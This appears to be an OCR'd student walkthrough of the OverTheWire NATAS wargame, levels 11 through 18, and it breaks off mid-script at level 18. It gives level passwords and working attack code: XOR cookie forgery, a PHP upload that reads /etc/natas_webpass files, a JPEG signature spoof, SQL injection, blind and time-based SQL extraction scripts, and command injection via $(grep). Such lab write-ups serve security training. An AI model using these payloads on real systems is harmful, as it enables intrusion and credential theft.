
NATAS Level 11: http://natas0.natas.labs.overthewire.org

ID: natas11

Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk




```php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}
```

```php
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);



?>
```

main.php

```php
<?php

$encrypted_data = base64_decode
    ("HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyJmTRg%3D");
$plaintext = '{"showpassword":"no","bgcolor":"#ffffff"}';
function xor_strings($string1, $string2) {
    $outText = '';
    for($i = 0; $i < strlen($string1); $i++) {
        $outText .= $string1[$i] ^ $string2[$i % strlen($string2)];
    }
    return $outText;
}

$key = xor_strings($encrypted_data, $plaintext);

echo "The key is: " . $key . PHP_EOL;
?>
```

Output

```
php /tmp/Yu7cPDC4kk.php
The key is: eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDoeL

=== Session Ended. Please Run the code again ===
```

To find key

main.php

```php
<?php
$key = 'eDWo';
$text = '{"showpassword": "yes", "bgcolor": "#ffffff"}';
$outText = '';

for ($i = 0; $i < strlen($text); $i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
}
echo "Output: " . base64_encode($outText);
?>
```

Output

```
php /tmp/jZ73MMstxm.php
Output: HmYkBwozJw4WNyAAFyB1VUVmLgoWZntPRyYwDAooOB1HfndNRiIxCQMiMU0Y
=== Session Ended. Please Run the code again ===
```

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
Background color: #ffff1 Set color

View sourcecode

Elements Console Sources Network Performance Memory Application Security Lighthouse Performance insights

Application
Manifest
Service workers
Storage

Storage
Local storage
Session storage
IndexedDB
Cookies
http://natas11.natas.labs.ov

Filter
Only show cookies with an issue


Name	Value	Do...	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
_ga	GA1.1.1092824807.1721459945	.ov...	/	2025-08-...	30					Medium
_ga_RD0K2239G0	GS1.1.1721644703.8.1.1721645992.0.0.0	.ov...	/	2025-08-...	51					Medium
data	HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAybxXkc5	na...	/	Session	60					Medium

Select a cookie to preview its value


NATAS Level 12: http://natas0.natas.labs.overthewire.org

ID: natas12

Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB





```
function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
```



natas12 - Notepad

File Edit Format View Help

```
<?php
$filePath = '/etc/natas_webpass/natas13';

if (file_exists($filePath)) {
    $fileContent = file_get_contents($filePath);
    echo "File Content: " . htmlspecialchars($fileContent);
} else {
    echo "File not found.";
}
?>
```




File Content: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

NATAS Level 13: http://natas0.natas.labs.overthewire.org


ID: natas13

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC




```python
import binascii

file_path = r[redacted]
jpeg_signature = binascii.unhexlify('FFD8FFDB')

with open(file_path, 'rb') as file:
    file_content = file.read()
with open(file_path, 'wb') as file:
    file.write(jpeg_signature)
    file.write(file_content)

print("File signature changed to JPEG.")
```


Change the file signature



NATAS Level 14: http://natas0.natas.labs.overthewire.org

ID: natas14

Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ



NATAS14

Username: "
Password:
Login

View sourcecode

Submit Token

NATAS14

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in **/var/www/natas/natas14/index.php** on line **24**
Access denied!

View sourcecode

Submit Token

NATAS14

Username: " OR 1=1;--
Password:
Login

View sourcecode

Submit Token

NATAS14

Successful login! The password for natas15 is
SdqIqBsFcz3yotlNYErZSZwblkm0lrvx


View sourcecode


Submit Token


NATAS Level 15: http://natas0.natas.labs.overthewire.org

ID: natas15

Password: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx







```python
import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup

# Define the URL and credentials
url = 'http://natas15.natas.labs.overthewire.org/'
username = 'natas15'
password = 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx'

for i in range(0,50):
    payload = f'natas16" AND LENGTH(password) = {i};-- '


    data = {
        'username': payload,
        'password': 'anything'
    }
    response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
    soup = BeautifulSoup(response.text, 'lxml')
    content_div = soup.find('div', id='content')
    if content_div:
        if content_div.get_text(strip=True) == "This user exists.View sourcecode":
            print(f"password length is {i}")
            break
    else:
        print("Content not found.")

```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS SEARCH ERROR COMMENTS Python

```
PS C:\Users\Shaheer Khan\Desktop\BTW assigns> & "C:/Users/Shaheer Khan/AppData/Local/Programs/Python/Python311/python.exe" "c:/Users/Shaheer Khan/Desktop/BTW assigns/rough.
py"
password length is 32
PS C:\Users\Shaheer Khan\Desktop\BTW assigns>
```


```python
import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup

# Define the URL and credentials
url = 'http://natas15.natas.labs.overthewire.org/'
username = 'natas15'
password = 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx'

passkey = []
password_length = 32
for j in range(1, password_length+1):
  print(f"Searching {j} character...")
  for k in ([chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)] + [1,2,3,4,5,6,7,8,9,0]):
    # In mysql there is no difference in capital letters an dsamll letters...
    payload = f'natas16" AND SUBSTRING(password, {j}, 1) like binary "{k}";-- '

    data = {
        'username': payload,
        'password': 'anything'
    }
    response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
    soup = BeautifulSoup(response.text, 'lxml')
    content_div = soup.find('div', id='content')
    if content_div.get_text(strip=True)== "This user exists.View sourcecode" :
        print(f"Got {j} character: {k}" )
        passkey.append(k)
        break
print("Password is ", ''.join(passkey))
```

```
Searching 25 character...
Got 25 character: V
Searching 26 character...
Got 26 character: f
Searching 27 character...
Got 27 character: M
Searching 28 character...
Got 28 character: W
Searching 29 character...
Got 29 character: 4
Searching 30 character...
Got 30 character: s
Searching 31 character...
Got 31 character: G
Searching 32 character...
Got 32 character: o
Password is  hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

NATAS Level 16: http://natas0.natas.labs.overthewire.org

ID: natas16

Password: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo




```python
import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup
import requests
from requests.auth import HTTPBasicAuth

# Define the URL and credentials
url = 'http://natas16.natas.labs.overthewire.org/'
username = 'natas16'
password = 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo'

all_letters = [chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)]+[1,2,3,4,5,6,7,8,9,0]
passkey = []
for j in range(1,33):
  print(j)
  for i in all_letters:
    # Define the payload (URL-encoded)

    dots = '.'
    times = dots * (j-1)
    payload = f'$(grep ^{times}{i} /etc/natas_webpass/natas17)technology'

    # Send the GET request with the payload
    response = requests.get(url, auth=HTTPBasicAuth(username, password), params={'needle': payload})

    # Print the response text
    soup = BeautifulSoup(response.text, 'lxml')
    content_div = soup.find('div', id='content')
    if content_div.get_text(strip=True) != "For security reasons, we now filter even more on certain charactersFind words containing:Output:tec
        print(f"Got {j} character: {i}" )
        passkey.append(str(i))
        break

print("Password is ", ''.join(passkey))
```


```
Got 25 character: k
26
Got 26 character: h
27
Got 27 character: 5
28
Got 28 character: T
29
Got 29 character: F
30
Got 30 character: 0
31
Got 31 character: O
32
Got 32 character: C
Password is  EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
```

NATAS Level 17: http://natas0.natas.labs.overthewire.org

ID: natas17

Password: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC







```python
import requests
import time
import string
import concurrent.futures

username = 'natas17'
password = 'EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC'
url = 'http://natas17.natas.labs.overthewire.org/index.php'
all_letters = list(string.ascii_letters + string.digits)
passkey = ['''] * 32
def try_letter(position, letter):
    payload = f'natas18" AND (SELECT IF(SUBSTRING(password, {position}, 1) = BINARY "{letter}", SLEEP(4), 0))#'
    start_time = time.time()
    response = requests.post(url, auth=(username, password), data={'username': payload})
    delay = time.time() - start_time
    if delay > 4:
        return letter
    return None
def find_letter_for_position(position):
    with concurrent.futures.ThreadPoolExecutor(max_workers=4) as executor:
        future_to_letter = {executor.submit(try_letter, position, letter): letter for letter in all_letters}
        for future in concurrent.futures.as_completed(future_to_letter):
            letter = future_to_letter[future]
            try:
                result = future.result()
                if result:
                    passkey[position - 1] = result
                    print(f"Position {position}: Found letter {result}")
                    break
            except Exception as e:
                print(f"An error occurred: {e}")

if __name__ == '__main__':
    for j in range(1, 33):
        find_letter_for_position(j)
    print("Password is", ''.join(passkey))
```

```
Position 19: Found letter D
Position 20: Found letter D
Position 21: Found letter b
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter l
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter l
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 29: Found letter G
Position 30: Found letter g
Position 30: Found letter g
Position 31: Found letter C
Position 32: Found letter J
Password is 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
PS C:\Users\Shaheer Khan\Desktop\BTW assigns>
```

NATAS Level 18: http://natas0.natas.labs.overthewire.org

ID: natas18

Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ




```python
import requests
import re
# Credentials
username = 'natas18'
password = '6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ'
url = 'http://natas18.natas.labs.overthewire.org/'

for i in range(1, 641):
    session = requests.Session()
